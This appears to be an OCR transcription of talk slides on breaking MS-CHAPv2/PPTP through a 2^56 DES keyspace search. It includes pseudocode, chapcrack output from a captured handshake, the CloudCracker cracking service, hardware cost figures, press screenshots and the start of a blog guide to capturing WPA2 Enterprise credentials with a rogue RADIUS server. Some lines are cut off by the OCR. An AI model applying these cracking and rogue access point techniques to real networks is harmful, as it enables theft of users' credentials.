
```
keyOne = NULL;
keyTwo = NULL;

for (int i=0;i<2^56;i++) {
  if (DESkey[i](plaintext)== ciphertext1){
    keyOne = key[i];
    break;
  }
}

for (int i=0;i<2^56;i++) {
  if (DESkey[i](plaintext)== ciphertext2){
    keyTwo = key[i];
    break;
  }
}
```

A naive implementation

```
keyOne = NULL;
keyTwo = NULL;

for (int i=0;i<2^56;i++) {
  result = $\mathrm{DES}_{key[i]}$(plaintext);

  if (result == ciphertext1)
    keyOne = result;
  else if (result == ciphertext2)
    keyTwo = result;
}
```

So what was new??

- We demonstrated that it can actually be done with 2^{56} DES computations
- And we let everyone do it



CloudCracker

An online password cracking service for penetration testers and network auditors who need to check the security of WPA protected wireless networks, crack password hashes, or break document encryption.

Start Cracking

File Type: MS-CHAPv2 (PPTP/WPA-E

Chapcrack Output: Choose File chaptest.txt

Big. Fast. Cheap. Run your network handshake against 300,000,000 words in 20 minutes for $17.

"Welcome to the future: cloud-based WPA cracking is here!" - TechRepublic

"Low cost service cracks wireless passwords from the cloud..." - TheRegister


"This really is a great idea." -- Hacker News

```
root@bt:~/Desktop/chapcrack# chapcrack parse -i tests/pptp.cap
Got completed handshake [192.168.43.114 --> 198.252.153.26]
Cracking K3..............
                   User = moxie
                     C1 = 1c93abce81540068
                     C2 = 6baeca315f348469
                     C3 = 256420598a73ad49
                      P = 6d0e1c056cd94d5f
                     K3 = c3d40000000000
CloudCracker Submission = $99$bQ4cBWzZTV8ck6vOgVQAaGuuyjFfNIRpw9Q=
```

Isn't DES easy to crack?


EFF DES Cracker

2^{56} / 90,000,000,000 = 9.2 days



24 hours:

AWS EC2 CPU Instances
80,000 CPU cores
~$125,000/key




AWS P1 Instances
1,800 GPUs
~$20,000/key

Virtex-6 LX240 FPGAs
48 FPGAs
$20/key

Everyone rushed to fix things!

- J/K LOL!



IPREDATOR

Please check the beta website for new features and updated guides.

PPTP on Windows 7

- Introduction
- Configuration
- Further tasks
- Test run
- Online privacy
- Support

Other guides

- Overview
- Windows
- Mac OS X

Introduction

Step 1 / 28 Go

This guide describes the configuration of a P
connection on Windows 7 using the Operatin
built in client.

It is recommended to use OpenVPN to connect to our service. OpenVPN surpasses firewalls and routers easier and is more secure than PPTP. PPTP is considered broken and should really only be used on platforms where OpenVPN is not available.

Instead of setting up PPTP, please follow the corresponding OpenVPN guide.

Defcon Wi-Fi hack called no threat to enterprise WLANs

Exploit shows need for certificates, proper device configurations

By John Cox | Follow
Senior Editor, Network World | AUG 3, 2012 6:35 PM PT

Security researchers at the recent Defcon event showed a successful attack against one part of Wi-Fi network security, but experts say it will have zero impact on enterprise WLANS.

Enterprise Wi-Fi networks can keep using WPA2 security safely, despite a recent Defcon exploit that has been widely, but wrongly, interpreted as rendering it useless.

The exploit successfully compromised a legacy authentication protocol, MS-CHAPv2, which was created by Microsoft years ago. But the vulnerabilities of this protocol (and other similar ones) are well known, and Wi-Fi Protected Access 2 makes use of additional mechanisms to protect them. That protection is still in force, according to both the Wi-Fi Alliance and a wireless architect, who blogged in depth on this issue after the Defcon exploit was reported.

RELATED


- 6 secrets to a successful 802.1X rollout
- Microsoft warns of 'man-in-the-middle' VPN password hack
- Wireless security foiled by new exploits
- VIDEO 5 technologies that will shake things up in 2017

Since then...

- Got some interesting jobs

Plaintext	Ciphertext1	Ciphertext2
b626b695d3484d73	028cfe9f29bb0f57	9f012865e1c7bd05
1122334455667788	53d6c7446351200a	f458f90b13c35d1d
9b3ade697231be6c	843e7dc50d856104	843e7dc50d856104

Started seeing articles...




Sunday, June 9, 2013

Cracking WPA2 Enterprise wireless networks with FreeRADIUS WPE, hostapd and asleap & John the Ripper

Some wireless networks, especially in companies, don't use the pre-shared key approac
(WPA2-PSK) for restricting access, but rather use individual usernames and passwords
(WPA2 Enterprise). This is typically done by implementing the 802.1x standard through t
a RADIUS server. Whilst this setup appears to be more secure, like the previous feature
WPA2-PSK cracking showed, the wireless network is as only secure as the passwords u
the case of a very common (mis)configuration where there is no mutual authentication. T
bit more work involved than in the WPA2-PSK case and this is the topic of this blog post

The general approach is to impersonate an access point in the wireless network you are
and to run your own RADIUS server which will capture the password hashes for you whi
can then later crack offline using asleap. I used a Raspberry Pi running Kali Linux (the su
to the famous BackTrack distro) for this task, so YMMV.

- There is a patch to FreeRADIUS called FreeRADIUS Wireless Pwnage Edition (W
  which is very useful for this process. Since I was using a Pi which is ARM-based
  rather than x86-based, I needed to compile FreeRADIUS WPE from source. First g
  the sources via Git:
  - `git clone https://github.com/brad-anton/freeradius-wpe.git`

